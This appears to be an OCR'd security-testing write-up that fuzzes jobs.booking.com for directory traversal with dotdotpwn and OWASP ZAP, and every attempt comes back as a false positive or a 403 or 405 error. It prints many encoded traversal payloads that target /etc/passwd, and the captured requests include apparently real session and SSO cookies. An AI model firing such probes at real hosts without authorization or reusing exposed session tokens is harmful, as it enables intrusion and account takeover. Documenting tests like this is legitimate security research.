
I fuzzed the directory traversal through the dotdotpwn tools in there most of them are false positive.

```
┌──(dinu_mrx㉿kali)-[~]
└─$ dotdotpwn -m http -h jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain= -f /etc/passwd -k "root:"
#################################################################################
#                                                                               #
#  CubilFelino                                                    Chatsubo      #
#  Security Research Lab              and             [(in)Security Dark] Labs  #
#  chr1x.sectester.net                                chatsubo-labs.blogspot.com #
#                                                                               #
#                               pr0udly present:                                #
#                                                                               #

[*] Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/../etc/passwd <- FALSE POSITIVE!
[*] Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/../../etc/passwd <- FALSE POSITIVE!
[*] Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/../../../etc/passwd <- FALSE POSITIVE!
[*] Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/../../../../etc/passwd <- FALSE POSITIVE!
[*] Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/../../../../../etc/passwd <- FALSE POSITIVE!
[*] Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/../../../../../../etc/passwd <- FALSE POSITIVE!
[*] Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/..%5Cetc%5Cpasswd <- FALSE POSITIVE!
[*] Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/..%5C..%5Cetc%5Cpasswd <- FALSE POSITIVE!
```

```
0.%2fetc%2fpasswd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.%5cetc%5cpasswd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.%5c.%00.%5cetc%5cpasswd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.%5c.%00.%5c.%00.%5cetc%5cpasswd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.%5c.%00.%5c.%00.%5c.%00.%5cetc%5cpass
wd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.%5c.%00.%5c.%00.%5c.%00.%5c.%00.%5cet
c%5cpasswd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.%5c.%00.%5c.%00.%5c.%00.%5c.%00.%5c.%
00.%5cetc%5cpasswd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.0×2fetc0×2fpasswd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.0×2f.%00.0×2fetc0×2fpasswd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.0×2f.%00.0×2f.%00.0×2fetc0×2fpasswd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.0×2f.%00.0×2f.%00.0×2f.%00.0×2fetc0×2
fpasswd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.0×2f.%00.0×2f.%00.0×2f.%00.0×2f.%00.0
×2fetc0×2fpasswd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.0×2f.%00.0×2f.%00.0×2f.%00.0×2f.%00.0
×2f.%00.0×2fetc0×2fpasswd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.0×5cetc0×5cpasswd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.0×5c.%00.0×5cetc0×5cpasswd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.0×5c.%00.0×5c.%00.0×5cetc0×5cpasswd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.0×5c.%00.0×5c.%00.0×5c.%00.0×5cetc0×5
cpasswd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.0×5c.%00.0×5c.%00.0×5c.%00.0×5c.%00.0
×5cetc0×5cpasswd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.0×5c.%00.0×5c.%00.0×5c.%00.0×5c.%00.0
×5c.%00.0×5cetc0×5cpasswd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.%252fetc%252fpasswd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.%252f.%00.%252fetc%252fpasswd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.%252f.%00.%252f.%00.%252fetc%252fpass
wd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.%u2216.%00.%u2216etc%u2216passwd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.%u2216.%00.%u2216.%00.%u2216etc%u2216
passwd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.%u2216.%00.%u2216.%00.%u2216.%00.%u22
16etc%u2216passwd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.%u2216.%00.%u2216.%00.%u2216.%00.%u22
16.%00.%u2216etc%u2216passwd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.%u2216.%00.%u2216.%00.%u2216.%00.%u22
16.%00.%u2216.%00.%u2216etc%u2216passwd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.%uEFC8etc%uEFC8passwd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.%uEFC8.%00.%uEFC8etc%uEFC8passwd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.%uEFC8.%00.%uEFC8.%00.%uEFC8etc%uEFC8
passwd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.%uEFC8.%00.%uEFC8.%00.%uEFC8.%00.%uEF
C8etc%uEFC8passwd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.%uEFC8.%00.%uEFC8.%00.%uEFC8.%00.%uEF
C8.%00.%uEFC8etc%uEFC8passwd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.%uEFC8.%00.%uEFC8.%00.%uEFC8.%00.%uEF
C8.%00.%uEFC8.%00.%uEFC8etc%uEFC8passwd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.%uF025etc%uF025passwd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.%uF025.%00.%uF025etc%uF025passwd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.%uF025.%00.%uF025.%00.%uF025etc%uF025
passwd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.%uF025.%00.%uF025.%00.%uF025.%00.%uF0
25etc%uF025passwd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.%uF025.%00.%uF025.%00.%uF025.%00.%uF0
25.%00.%uF025etc%uF025passwd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.%uF025.%00.%uF025.%00.%uF025.%00.%uF0
25.%00.%uF025.%00.%uF025etc%uF025passwd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.%%32%66etc%%32%66passwd
[*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/.%00.%%32%66.%00.%%32%66etc%%32%66passw
```

```
*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/%252e%252e0×2f%252e%252e0×2fetc0×2fpasswd
*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/%252e%252e0×2f%252e%252e0×2f%252e%252e0×2fetc0×2fpasswd
*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/%252e%252e0×2f%252e%252e0×2f%252e%252e0×2f%252e%252e0×2fetc0×2fpasswd
*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/%252e%252e0×2f%252e%252e0×2f%252e%252e0×2f%252e%252e0×2f%252e%252e0×2fetc0×2fpasswd
*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/%252e%252e0×2f%252e%252e0×2f%252e%252e0×2f%252e%252e0×2f%252e%252e0×2f%252e%252e0×2fetc0×2
passwd
*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/%252e%252e0×5cetc0×5cpasswd
*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/%252e%252e0×5c%252e%252e0×5cetc0×5cpasswd
*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/%252e%252e0×5c%252e%252e0×5c%252e%252e0×5cetc0×5cpasswd
*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/%252e%252e0×5c%252e%252e0×5c%252e%252e0×5c%252e%252e0×5cetc0×5cpasswd
*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/%252e%252e0×5c%252e%252e0×5c%252e%252e0×5c%252e%252e0×5c%252e%252e0×5cetc0×5
passwd
*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/%252e%252e%252fetc%252fpasswd
*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/%252e%252e%252f%252e%252e%252fetc%252fpasswd
*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/%252e%252e%252f%252e%252e%252f%252e%252e%252fetc%252fpasswd
*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252fetc%252fpasswd
*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f
tc%252fpasswd
*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/%252e%252e%255cetc%255cpasswd
*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/%252e%252e%255c%252e%252e%255cetc%255cpasswd
*] HTTP Status: 403 | Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/%252e%252e%255c%252e%252e%255c%252e%252e%255cetc%255cpasswd

*] Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/%252e%252e%255c%252e%252e%255c%252e%252e%255c%252e%252e%255c%252e%252e%255cetc%255cpasswd ← FALSE POSITIVE!

*] Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/%252e%252e%255c%252e%252e%255c%252e%252e%255c%252e%252e%255c%252e%252e%255c%252e%252e%255cetc%255cpasswd ← F
LSE POSITIVE!
[*] Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/%252e%252e%1%8s%252e%252e%1%8s%252e%252e%1%8s%252e%252e%1%8s%252e%252e%1%8setc%1%8spasswd ← FALSE POSITIVE!

[*] Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/%252e%252e%1%8s%252e%252e%1%8s%252e%252e%1%8s%252e%252e%1%8s%252e%252e%1%8setc%1%8spasswd ← FALSE POSITIVE!

[*] Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/%252e%252e%1%8s%252e%252e%1%8s%252e%252e%1%8s%252e%252e%1%8s%252e%252e%1%8s%252e%252e%1%8setc%1%8spasswd ← FA
ITIVE!

[*] Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/%252e%252e%1%1cetc%1%1cpasswd ← FALSE POSITIVE!

[*] Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/%252e%252e%1%1c%252e%252e%1%1cetc%1%1cpasswd ← FALSE POSITIVE!

[*] Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/%252e%252e%1%1c%252e%252e%1%1c%252e%252e%1%1cetc%1%1cpasswd ← FALSE POSITIVE!

[*] Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/%252e%252e%1%1c%252e%252e%1%1c%252e%252e%1%1c%252e%252e%1%1cetc%1%1cpasswd ← FALSE POSITIVE!

[*] Testing Path: http://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=:80/%252e%252e%1%1c%252e%252e%1%1c%252e%252e%1%1c%252e%252e%1%1c%252e%252e%1%1cetc%1%1cpasswd ← FALSE POSITIVE!
^C
[+] Total Traversals found: 0
[-] Fuzz testing aborted
[+] Report saved: Reports/jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=_05-02-2024_12-45.txt
```

Below is a screen shot of Fuzzing using OWSAP ZAP



	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
0	200	OK	793 ms	1,281 bytes	2,372 bytes	High		
1 Fuzzed	200	OK	776 ms	1,281 bytes	2,372 bytes			/etc/passwd
2 Fuzzed	200	OK	1.22 s	1,281 bytes	2,372 bytes			../../etc/passwd
3 Fuzzed	200	OK	1.14 s	1,281 bytes	2,372 bytes			../../etc/passwd
4 Fuzzed	200	OK	1.22 s	1,281 bytes	2,372 bytes			../../../etc/passwd
5 Fuzzed	200	OK	1.74 s	1,281 bytes	2,372 bytes			../../../../etc/passwd
6 Fuzzed	200	OK	1.15 s	1,281 bytes	2,372 bytes			../../../../../etc/passwd
7 Fuzzed	200	OK	812 ms	1,281 bytes	2,372 bytes			../../../../../../etc/passwd
8 Fuzzed	200	OK	1.12 s	1,281 bytes	2,372 bytes			../../../../../../../etc/passwd

Path Traversal

URL: https://jobs.booking.com/vslog?event=pageInteractiveTime&namespace=job_details_page
Risk: High
Confidence: Low
Parameter: connectEnd
Attack: /vslog
Evidence:
CWE ID: 22
WASC ID: 33
Source: Active (6 - Path Traversal)
Alert Reference: 6-5
Input Vector: JSON

Description:

The Path Traversal attack technique allows an attacker access to files, directories, and commands that potentially reside outside the web document root directory. An attacker may manipulate a URL in such a way that the web site will execute or reveal the contents of arbitrary files anywhere on the web server. Any device that exposes an HTTP-based interface is potentially vulnerable to Path Traversal.

Other Info:

Solution:

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use an allow list of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a deny list). However, deny lists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

Below is a screen shot of manually testing the above mentioned directory traversal

Request

Pretty Raw Hex


```
GET /vslog?event=pageInteractiveTime&namespace=
/etc/passwd HTTP/2
Host: jobs.booking.com
Cookie: px_init=0; pcm_personalization_disabled=0;
cors_js=1; _gcl_au=1.1.1277959888.1713858005; FPID=
FPID2.2.cUYWPIoz0kCBdL5ODM%2F5ZZvcDt4dSuhX32sf4F2UeQQ%3
D.1713857995; _yjsu_yjad=
1713858009.b5235e85-170e-4a6c-9d5b-cc05be16827a; _pxvid
=553855fb-0159-11ef-a25d-e08243408769; _pin_unauth=
dWlkPU5qVmxOak5qWXpndF1tUmxNUzAwTOdKaExXRmhZek1OTVROObU0
yRmpZbU5pTURZdw; esadm=
02UmFuZG9tSVYkc2RlIyh9YbxZGy19Y5%2BP2%2FpxcytPtfjXdQ3AH
knq%2BjQxoEZ%2Bqa3t5FCWG1BYrN4%3D; he=
02UmFuZG9tSVYkc2RlIyh9YbxZGy19Y5%2BP2%2FpxcytPtfjTTs5%2
BkzwzrLG6ZJg%2BmtDxinC2poP6jiA%3D; bkng_bfp=
933ddbc17b0e2c11fdbf191d5e1e8899; ecid=
OJfQp1OB7xGDLom4BP3wYgqc; bkng_sso_ses=
eyJib29raW5nX2dsb2JhbCI6W3siaCI6ImNCc283NDdxYWVNTHphSjV
vQUNNSG1WNWpkdOd2TXhybHdBeGJSMTRPeUEifV19;
bkng_sso_session=
eyJib29raW5nX2dsb2JhbCI6W3sibG9naW5faGludCI6ImNCc283NDd
xYWVNTHphSjVvQUNNSG1WNWpkdOd2TXhybHdBeGJSMTRPeUEifV19;
pcm_consent=
consentedAt%3D2024-04-29T17%3A02%3A20.592Z%26countryCod
e%3DLK%26expiresAt%3D2024-10-26T17%3A02%3A20.592Z%26imp
licit%3Dfalse%26regionCode%3D1%26regulation%3Dnone%26le
gacyRegulation%3Dnone%26consentId%3DbObc168c-4715-4288-
8027-9b7062b62018%26analytical%3Dtrue%26marketing%3Dtru
e; bkng_sso_auth=
CAIQsOnuTRqIAXQNmXGLqotSaHhBJE0G9TN7v8WgEpUIuVM9AlFkklS
ppEpqzg9buoO8JHMXUDOAHJ2t/MQQK+ASS455rpr31+3yVyjUfGo2uX
YFnndBSiStIOURfOORVmSb82ZhIZOSpRWxGa/RStp6PJJTDu539Qpbt
JW6G+zEdq1vJRwLCSEC/2EPW6tiBQA=; bkng=
11UmFuZG9tSVYkc2RlIyh9Yaa29%2F3xUOLbMKZGrfgdAMMef%2FuOv
aeZhbpbw%2BBpePO%2BaAZSMGEeGLOjw8OnwI6d56VW%2FaocqIazB2
3dcrWTpj8gjFN3UeNvaGEAmWOGOowC%2BG4P29jvSeGQDZVkp9utOBd
kqtok4VKhfzKP1NQC13dWFO7qWW3O8J1nPdb3PzsdlaMxrkFdw9MwZZ
```

Response

Pretty Raw Hex Render

```
HTTP/2 405 Method Not Allowed
Content-Type: text/html; charset=utf-8
Content-Length: 11
Date: Thu, 02 May 2024 08:17:48 GMT
Server: nginx
Set-Cookie: _vs=
2426376525977187963:1714637868.6971679:5718110717744785203;
Domain=.booking.com; Expires=Sat, 02 May 2026 08:17:48 GMT;
Secure; HttpOnly; Path=/; SameSite=None
Set-Cookie: _vscid=0; Domain=jobs.booking.com; Expires=Sat,
02 May 2026 08:17:48 GMT; Secure; HttpOnly; Path=/;
SameSite=None
Cache-Control: private, max-age=0, no-cache, no-store,
no-cache='Set-Cookie'
Pragma: no-cache
Expires: -1
Strict-Transport-Security: max-age=31536000;
includeSubDomains
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'self' div.show blob:
https://vd.vidoplay.com ; connect-src * blob: blindfold.ai ;
frame-src * blob: docs.eightfold.ai; img-src * data: blob: ;
media-src * ; script-src * 'unsafe-inline' 'unsafe-eval'
'self' blob: data: ; style-src * 'unsafe-inline' blob: ;
font-src * data: ; worker-src 'self' blob:
Referrer-Policy: strict-origin-when-cross-origin
X-Ef-Trace-Id: 85cc65b0277745438130de1f2b80465f
X-Ef-Iid: 0d83a7492f50f16e1
X-Ef-Ns: unknown
X-Ef-Req-Endpoint: None
X-Csrf-Token:
Ijg2OWE4MmRiYWIzOTAwZTg5ZTdjMjM4NWMxYmNhZDgONDcwYzBiYmQi.GRTd
rA.y8W7WeA7OLApPRnGkJak418UzX8
Vary: Cookie
X-Cache: Error from cloudfront
Via: 1.1 cebe7291f382f643e4ea2329a2d8016a.cloudfront.net
(CloudFront)
```

Repeatedly done the above process by moving one folder upward at each request



Request

Pretty Raw Hex

```
1 GET /vslog?event=pageInteractiveTime&namespace=
  ../../etc/passwd HTTP/2
2 Host: jobs.booking.com
3 Cookie: px_init=0; pcm_personalization_disabled=0;
  cors_js=1; _gcl_au=1.1.1277959888.1713858005; FPID=
  FPID2.2.cUYWPIozOkCBdL5ODM%2F5ZZvcDt4dSuhX32sf4F2UeQQ%3
  D.1713857995; _yjsu_yjad=
  1713858009.b5235e85-170e-4a6c-9d5b-cc05be16827a; _pxvid
  =553855fb-0159-11ef-a25d-e08243408769; _pin_unauth=
  dWlkPU5qVmxOak5qWXpndFltUmxNUzAwTOdKaExXRmhZek1OTVRObUO
  yRmpZbU5pTURZdw; esadm=
  O2UmFuZG9tSVYkc2RlIyh9YbxZGyl9Y5%2BP2%2FpxcytPtfjXdQ3AH
  knq%2BjQxoEZ%2Bqa3t5FCWGlBYrN4%3D; he=
  O2UmFuZG9tSVYkc2RlIyh9YbxZGyl9Y5%2BP2%2FpxcytPtfjTTs5%2
  BkzwzrLG6ZJg%2BmtDxinC2poP6jiA%3D; bkng_bfp=
  933ddbc17b0e2c11fdbf191d5e1e8899; ecid=
  OJfQp1OB7xGDLom4BP3wYgqc; bkng_sso_ses=
  eyJib29raW5nX2dsb2JhbCI6W3siaCI6ImNCc283NDdxYWVNTHphSjV
  vQUNNSG1WNWpkd0d2TXhybHdBeGJSMTRPeUEifV19;
  bkng_sso_session=
  eyJib29raW5nX2dsb2JhbCI6W3sibG9naW5faGludCI6ImNCc283NDd
  xYWVNTHphSjVvQUNNSG1WNWpkd0d2TXhybHdBeGJSMTRPeUEifV19;
  pcm_consent=
  consentedAt%3D2024-04-29T17%3A02%3A20.592Z%26countryCod
  e%3DLK%26expiresAt%3D2024-10-26T17%3A02%3A20.592Z%26imp
  licit%3Dfalse%26regionCode%3D1%26regulation%3Dnone%26le
  gacyRegulation%3Dnone%26consentId%3Db0bc168c-4715-4288-
  8027-9b7062b62018%26analytical%3Dtrue%26marketing%3Dtru
  e; bkng_sso_auth=
  CAIQsOnuTRqIAXQNmXGLqotSaHhBJE0G9TN7v8WgEpUIuVM9AlFkklS
  ppEpqzg9buoO8JHMXUDOAHJ2t/MQQK+ASS455rpr3l+3yVyjUfGo2uX
  YFnndBSiStIOURfOORVmSb82ZhIZOSpRWxGa/RStp6PJJTDu539Qpbt
  JW6G+zEdq1vJRwLCSEC/2EPW6tiBQA=; bkng=
  11UmFuZG9tSVYkc2RlIyh9Yaa29%2F3xUOLbMKZGrfgdAMMef%2FuOv
  aeZhbpbw%2BBpePO%2BaAZSMGEeGLOjw8OnwI6d56VW%2FaocqIazB2
  3dcrWTpj8gjFN3UeNvaGEAmWOGOowC%2BG4P29jvSeGQDZVkp9utOBd
  kqtok4VKhfzKP1NQC13dWFO7qWW3O8J1nPdb3PzsdlaMxrkFdw9MwZZ
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 405 Method Not Allowed
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 11
4 Date: Thu, 02 May 2024 08:18:18 GMT
5 Server: nginx
6 Set-Cookie: _vs=
  2426376525977187963:1714637898.5503633:48004067924550005 61;
  Domain=.booking.com; Expires=Sat, 02 May 2026 08:18:18 GMT;
  Secure; HttpOnly; Path=/; SameSite=None
7 Set-Cookie: _vscid=0; Domain=jobs.booking.com; Expires=Sat,
  02 May 2026 08:18:18 GMT; Secure; HttpOnly; Path=/;
  SameSite=None
8 Cache-Control: private, max-age=0, no-cache, no-store,
  no-cache='Set-Cookie'
9 Pragma: no-cache
10 Expires: -1
11 Strict-Transport-Security: max-age=31536000;
   includeSubDomains
12 X-Content-Type-Options: nosniff
13 Content-Security-Policy: default-src 'self' div.show blob:
   https://vd.vidoplay.com ; connect-src * blob: blindfold.ai ;
   frame-src * blob: docs.eightfold.ai; img-src * data: blob: ;
   media-src * ; script-src * 'unsafe-inline' 'unsafe-eval'
   'self' blob: data: ; style-src * 'unsafe-inline' blob: ;
   font-src * data: ; worker-src 'self' blob:
